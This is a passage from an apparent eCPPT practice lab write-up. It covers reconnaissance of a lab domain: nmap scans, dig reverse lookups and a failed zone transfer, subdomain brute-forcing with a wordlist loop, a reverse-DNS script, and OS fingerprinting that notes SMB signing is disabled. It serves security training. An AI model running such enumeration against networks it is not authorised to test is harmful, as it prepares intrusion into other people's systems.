53/tcp open  domain

Nmap scan report for 172.16.5.30
Host is up (0.20s latency).

PORT   STATE  SERVICE
53/tcp closed domain

Nmap scan report for 172.16.5.31
Host is up (0.20s latency).

PORT   STATE  SERVICE
53/tcp closed domain

Nmap scan report for 172.16.5.150
Host is up (0.000090s latency).

PORT   STATE  SERVICE
53/tcp closed domain

Nmap done: 5 IP addresses (5 hosts up) scanned in 3.80 seconds
```

IT LOOKS LIKE .10 HAS PORT 53 OPEN

# *Using DIG*

***USING DIG***

WE ARE GOING TO USE DIG WITH THE -x OPTION FOR REVERSE DNS LOOKUP TO SEE WHAT THAT IP ADDRESSES NAME IS

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/DNS_and_SMB_Relay_Attack]
└─$ dig @172.16.5.10 -x 172.16.5.10 +nocookie                                                    1 ×

; <<>> DiG 9.16.13-Debian <<>> @172.16.5.10 -x 172.16.5.10 +nocookie
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51436
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;10.5.16.172.in-addr.arpa.      IN     PTR

;; ANSWER SECTION:
10.5.16.172.in-addr.arpa. 1200      IN     PTR   dc01.sportsfoo.com.

;; Query time: 296 msec
;; SERVER: 172.16.5.10#53(172.16.5.10)
;; WHEN: Fri Apr 02 02:11:01 EDT 2021
;; MSG SIZE  rcvd: 85

┌──(kali㉿kali)-[~/Desktop/eCPPT/DNS_and_SMB_Relay_Attack]
└─$ dig @172.16.5.10 -t AXFR sportsfoo.com +nocookie

; <<>> DiG 9.16.13-Debian <<>> @172.16.5.10 -t AXFR sportsfoo.com +nocookie
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

**DONT FREAK OUT THAT IS NORMAL THAT WE CANNOT DO A ZONE TRANSFER**

**LETS SEE IF WE CAN BRUTE FORCE SOME OF THE DNS RECORDS IN SPORTSFOO.COM**


**I MADE A TEXT DOCUMENT THAT HAD SOME DIFFERENT DNS NAMES IN IT AND SENT THAT AT THE MACHINE**

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/DNS_and_SMB_Relay_Attack]
└─$ for name in $(cat dnsnames.txt); do host $name.sportsfoo.com 172.16.5.10 -W 2; done | grep 'has address'
marketing.sportsfoo.com has address 172.16.5.32
sales.sportsfoo.com has address 172.16.5.30
support.sportsfoo.com has address 172.16.5.36
consulting.sportsfoo.com has address 172.16.5.41

┌──(kali㉿kali)-[~/Desktop/eCPPT/DNS_and_SMB_Relay_Attack]
└─$ cat dnsnames.txt
marketing
sales
retail
manager
support
consulting
department
department 1
network
information
```

# *Nessus Scan*


***NESSUS SCAN***

NMAP WAS BEING PRETTY WEIRD, I DECIDED TO USE A NESSUS SCAN SINCE I WILL NEED TO DO ONE IN THE ACTUAL TEST





# *Nessus .10*

***NESSUS .10***





# Nessus .30

***NESSUS .30***




# Nessus .31

***NESSUS .31***




# *Using Crunch and Our Own Exploit for DNS Server*

***USING CRUNCH AND OUR OWN EXPLOIT FOR DNS SERVER***

Task 3

The Reverse DNS lookups are DNS lookups where we use the IP address in order to obtain the hostname. You can use dig with the parameter -x in order to do such requests, however, we are going to use another shell script in order to try to obtain a more effective result.

First, let's create a file named iplist.txt file which will contain a list of IP addresses from 172.16.5.1 to 172.16.5.99. We can do that by running the following command:

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/DNS_and_SMB_Relay_Attack]
└─$ crunch 11 11 -t 172.16.5.%% -o iplist.txt
Crunch will now generate the following amount of data: 1200 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100

crunch: 100% completed generating output

┌──(kali㉿kali)-[~/Desktop/eCPPT/DNS_and_SMB_Relay_Attack]
└─$ cat iplist.txt
172.16.5.00
172.16.5.01
172.16.5.02
172.16.5.03
172.16.5.04
172.16.5.05
172.16.5.06
172.16.5.07
172.16.5.08
```

172.16.5.09
172.16.5.10
172.16.5.11
172.16.5.12
172.16.5.13
172.16.5.14
172.16.5.15
172.16.5.16
172.16.5.17
172.16.5.18
172.16.5.19
172.16.5.20
172.16.5.21
172.16.5.22
172.16.5.23
172.16.5.24
172.16.5.25
172.16.5.26
172.16.5.27
172.16.5.28
172.16.5.29
172.16.5.30
172.16.5.31
172.16.5.32
172.16.5.33
172.16.5.34
172.16.5.35
172.16.5.36
172.16.5.37
172.16.5.38
172.16.5.39
172.16.5.40
172.16.5.41
172.16.5.42
172.16.5.43
172.16.5.44
172.16.5.45
172.16.5.46
172.16.5.47
172.16.5.48
172.16.5.49
172.16.5.50
172.16.5.51
172.16.5.52
172.16.5.53
172.16.5.54
172.16.5.55
172.16.5.56
172.16.5.57
172.16.5.58
172.16.5.59
172.16.5.60
172.16.5.61
172.16.5.62
172.16.5.63
172.16.5.64
172.16.5.65
172.16.5.66
172.16.5.67
172.16.5.68
172.16.5.69
172.16.5.70
172.16.5.71
172.16.5.72
172.16.5.73
172.16.5.74

```
172.16.5.75
172.16.5.76
172.16.5.77
172.16.5.78
172.16.5.79
172.16.5.80
172.16.5.81
172.16.5.82
172.16.5.83
172.16.5.84
172.16.5.85
172.16.5.86
172.16.5.87
172.16.5.88
172.16.5.89
172.16.5.90
172.16.5.91
172.16.5.92
172.16.5.93
172.16.5.94
172.16.5.95
172.16.5.96
172.16.5.97
172.16.5.98
172.16.5.99
```

Now, type gedit reverse-dnsscript.sh in order to create a shell script which will use the file iplist.txt in order to perform reverse DNS lookups against every single IP on this list.

The shell script should have the following contents:

```
#!/bin/bash
for ip in $(cat iplist.txt); do dig @172.16.5.10 -x $ip +nocookie; done
```

Before running the script, make sure it is executable by running the following command:

```
root@kali:~/LABS/12# chmod +x reverse-dnsscript.sh
```

Now run the script with the parameters |grep sportsfoo.com |grep PTR in order to filter and display only the records of our interest:

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/DNS_and_SMB_Relay_Attack]
└─$ cat reverse-dnsscript.sh
#!/bin/bash
for ip in $(cat iplist.txt); do dig @172.16.5.10 -x $ip +nocookie; done

┌──(kali㉿kali)-[~/Desktop/eCPPT/DNS_and_SMB_Relay_Attack]
└─$ chmod 777 reverse-dnsscript.sh

┌──(kali㉿kali)-[~/Desktop/eCPPT/DNS_and_SMB_Relay_Attack]
└─$ ./reverse-dnsscript.sh | grep sportsfoo.com | grep PTR
10.5.16.172.in-addr.arpa. 1200  IN  PTR  dc01.sportsfoo.com.
17.5.16.172.in-addr.arpa. 1200  IN  PTR  fileserver.sportsfoo.com.
30.5.16.172.in-addr.arpa. 3600  IN  PTR  sales.sportsfoo.com.
31.5.16.172.in-addr.arpa. 3600  IN  PTR  finance.sportsfoo.com.
32.5.16.172.in-addr.arpa. 3600  IN  PTR  marketing.sportsfoo.com.
33.5.16.172.in-addr.arpa. 3600  IN  PTR  development.sportsfoo.com.
34.5.16.172.in-addr.arpa. 3600  IN  PTR  customerservice.sportsfoo.com.
35.5.16.172.in-addr.arpa. 3600  IN  PTR  security.sportsfoo.com.
36.5.16.172.in-addr.arpa. 3600  IN  PTR  support.sportsfoo.com.
37.5.16.172.in-addr.arpa. 3600  IN  PTR  players.sportsfoo.com.
38.5.16.172.in-addr.arpa. 3600  IN  PTR  goalkeepers.sportsfoo.com.
39.5.16.172.in-addr.arpa. 3600  IN  PTR  legal.sportsfoo.com.
40.5.16.172.in-addr.arpa. 3600  IN  PTR  engineering.sportsfoo.com.
41.5.16.172.in-addr.arpa. 3600  IN  PTR  consulting.sportsfoo.com.
42.5.16.172.in-addr.arpa. 3600  IN  PTR  commercial.sportsfoo.com.
```

```
43.5.16.172.in-addr.arpa. 3600      IN    PTR   coaches.sportsfoo.com.
44.5.16.172.in-addr.arpa. 3600      IN    PTR   doctors.sportsfoo.com.
45.5.16.172.in-addr.arpa. 3600      IN    PTR   delivery.sportsfoo.com.
```

According to the previous results, there are several hosts in the network. However, before trying to fingerprint every single host, let's first determine which ones are alive.

We can use nmap and then save the results in alive.txt:

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/DNS_and_SMB_Relay_Attack]
└─$ nmap -sP 172.16.5.* -oG - | awk '/Up/{print $2}'> alive.txt && cat alive.txt
172.16.5.1
172.16.5.10
172.16.5.29
172.16.5.30
172.16.5.31
172.16.5.150
```

.150 is our IP and .1 is the gateway, we can remove those from alive.txt

# *NMAP Fingerprinting*

***NMAP FINGERPRINTING***

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/DNS_and_SMB_Relay_Attack]
└─$ sudo nmap -A -O -iL alive.txt --osscan-guess                    1 ×
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-02 07:08 EDT
Nmap scan report for 172.16.5.10
Host is up (0.28s latency).
Not shown: 980 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          Microsoft ESMTP 6.0.3790.1830
| smtp-commands: dc01.sportsfoo.com Hello [172.16.5.150], TURN, SIZE 2097152, ETRN, PIPELINING, DSN,
ENHANCEDSTATUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH TURN
ETRN BDAT VRFY
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-04-02 11:09:03Z)
110/tcp  open  pop3          Microsoft Windows 2003 POP3 Service 1.0
| pop3-ntlm-info:
|   Target_Name: SPORTSFOO
|   NetBIOS_Domain_Name: SPORTSFOO
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: sportsfoo.com
|   DNS_Computer_Name: dc01.sportsfoo.com
|   DNS_Tree_Name: sportsfoo.com
|_  Product_Version: 5.2.3790
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sportsfoo.com, Site: Default-First-Site-
Name)
445/tcp  open  microsoft-ds  Windows Server 2003 3790 Service Pack 1 microsoft-ds
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1025/tcp open  msrpc         Microsoft Windows RPC
1027/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
1037/tcp open  msrpc         Microsoft Windows RPC
1038/tcp open  msrpc         Microsoft Windows RPC
1041/tcp open  msrpc         Microsoft Windows RPC
1050/tcp open  msrpc         Microsoft Windows RPC
```

```
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sportsfoo.com, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Service
MAC Address: 00:50:56:A2:90:30 (VMware)
Aggressive OS guesses: Microsoft Windows Server 2003 (96%), Microsoft Windows Server 2003 R2 SP2 (96%), Microsoft Windows Server 2003 SP2 (96%), Microsoft Windows XP SP2 or Windows Server 2003 SP1 or SP2 (96%), Microsoft Windows Server 2003 SP1 (96%), Microsoft Windows Server 2003 SP1 or SP2 (96%), Microsoft Windows 2000 or Windows Server 2003 SP1 (95%), Microsoft Windows Server 2003 R2 SP1 (95%), Microsoft Windows Server 2003 SP1 - SP2 (94%), Microsoft Windows XP SP0 (92%)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=4/2%OT=25%CT=1%CU=39565%PV=Y%DS=1%DC=D%G=Y%M=005056%TM
OS:=6066FBEA%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=107%TI=I%CI=I%II=I%
OS:SS=S%TS=0)SEQ(SP=105%GCD=1%ISR=107%CI=I%II=I%TS=0)SEQ(SP=105%GCD=1%ISR=1
OS:07%TI=I%CI=I%II=I%TS=0)OPS(O1=M4E7NW0NNT00NNS%O2=M4E7NW0NNT00NNS%O3=M4E7
OS:NW0NNT00%O4=M4E7NW0NNT00NNS%O5=M4E7NW0NNT00NNS%O6=M4E7NNT00NNS)WIN(W1=40
OS:00%W2=4000%W3=4000%W4=4000%W5=4000%W6=4000)ECN(R=Y%DF=N%T=80%W=4000%O=M4
OS:E7NW0NNS%CC=N%Q=)T1(R=Y%DF=N%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=N%T=80
OS:%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=N%T=80%W=4000%S=O%A=S+%F=AS%O=M4E
OS:7NW0NNT00NNS%RD=0%Q=)T4(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%
OS:DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%
OS:O=%RD=0%Q=)T7(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=8
OS:0%IPL=B0%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Hosts: dc01.sportsfoo.com, DC01; OSs: Windows, Windows 2000; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_2000, cpe:/o:microsoft:windows_server_2003

Host script results:
|_clock-skew: mean: 3h59m59s, deviation: 5h39m25s, median: -1s
|_nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:90:30 (VMware)
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 1 (Windows Server 2003 5.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2003::sp1
|   Computer name: dc01
|   NetBIOS computer name: DC01\x00
|   Domain name: sportsfoo.com
|   Forest name: sportsfoo.com
|   FQDN: dc01.sportsfoo.com
|_  System time: 2021-04-02T03:10:21-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT       ADDRESS
1   280.62 ms 172.16.5.10

Nmap scan report for 172.16.5.30
Host is up (0.30s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE          VERSION
135/tcp  open  msrpc            Microsoft Windows RPC
139/tcp  open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds     Windows 7 Professional 7600 microsoft-ds (workgroup: SPORTSFOO)
1025/tcp open  msrpc            Microsoft Windows RPC
1026/tcp open  msrpc            Microsoft Windows RPC
1027/tcp open  msrpc            Microsoft Windows RPC
1028/tcp open  msrpc            Microsoft Windows RPC
1029/tcp open  msrpc            Microsoft Windows RPC
3389/tcp open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=sales.sportsfoo.com
```

| Not valid before: 2021-03-29T05:07:27
|_Not valid after:  2021-09-28T05:07:27
|_ssl-date: 2021-04-02T11:11:15+00:00; -1s from scanner time.
MAC Address: 00:50:56:A2:F0:EF (VMware)
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2008 R2 (97%), Microsoft Windows Server 2008 SP2 or Windows 10 or Xbox One (96%), Microsoft Windows Vista SP0 - SP2, Windows Server 2008, or Windows 7 Ultimate (96%), Microsoft Windows 7 (96%), Microsoft Windows Vista SP1 (96%), Microsoft Windows Server 2008 SP2 (96%), Microsoft Windows Server 2008 SP1 (95%), Microsoft Windows Server 2008 R2 (94%), Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (94%), Microsoft Windows 7 SP0 - SP1 or Windows Server 2008 (94%)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=4/2%OT=135%CT=1%CU=35566%PV=Y%DS=1%DC=D%G=Y%M=005056%T
OS:M=6066FBEA%P=x86_64-pc-linux-gnu)SEQ(SP=109%GCD=1%ISR=109%TI=I%CI=I%II=I
OS:%SS=O%TS=7)SEQ(SP=108%GCD=1%ISR=108%TI=I%CI=I%II=I%TS=7)OPS(O1=M4E7NW8ST
OS:11%O2=M4E7NW8ST11%O3=M4E7NW8NNT11%O4=M4E7NW8ST11%O5=M4E7NW8ST11%O6=M4E7S
OS:T11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=8
OS:0%W=2000%O=M4E7NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(
OS:R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F
OS:=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=
